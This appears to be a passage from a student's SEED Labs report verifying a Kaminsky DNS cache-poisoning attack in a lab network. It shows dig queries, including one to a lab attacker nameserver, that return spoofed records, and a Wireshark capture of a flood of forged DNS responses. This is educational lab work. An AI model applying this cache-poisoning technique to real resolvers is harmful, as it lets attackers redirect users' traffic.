
Observation: Spoofed nameserver appears in the dump

Task 4: Result Verification


```
dig www.example.com
```





```
dig @ns.attacker32.com www.example.com
```


seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:user:/# dig @ns.attacker32.com www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42304
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4ec7d3452d38fde001000000634c3fa670a79d7083f104c4 (good)
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
;; Query time: 12 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 16 17:30:14 UTC 2022

Wireshark:


SEEDLabs
[SEED Labs] *any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==10.9.0.53
No. Time Source Destination Protocol Length Info
785162 2022-10-16 22:5… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0xf804 A vclub.example.com A 1.2.3.4 …
785163 2022-10-16 22:5… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0xf804 A vclub.example.com A 1.2.3.4 …
785164 2022-10-16 22:5… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0xf805 A vclub.example.com A 1.2.3.4 …
785165 2022-10-16 22:5… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0xf805 A vclub.example.com A 1.2.3.4 …
785166 2022-10-16 22:5… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0xf805 A vclub.example.com A 1.2.3.4 …
785167 2022-10-16 22:5… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0xf805 A vclub.example.com A 1.2.3.4 …
785168 2022-10-16 22:5… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0xf806 A vclub.example.com A 1.2.3.4 …
785169 2022-10-16 22:5… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0xf806 A vclub.example.com A 1.2.3.4 …
785170 2022-10-16 22:5… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0xf806 A vclub.example.com A 1.2.3.4 …
Frame 66: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)
Internet Protocol Version 4 (ip), 20 bytes
Packets: 790579 · Displayed: 790448 (100.0%)
Profile: Default
qterminal - 5 windows
[SEED Labs] *any
23:01



Observation: The attack was successful because we ran the Kaminsky attack, where the NameServer is spoofed from an external DNS source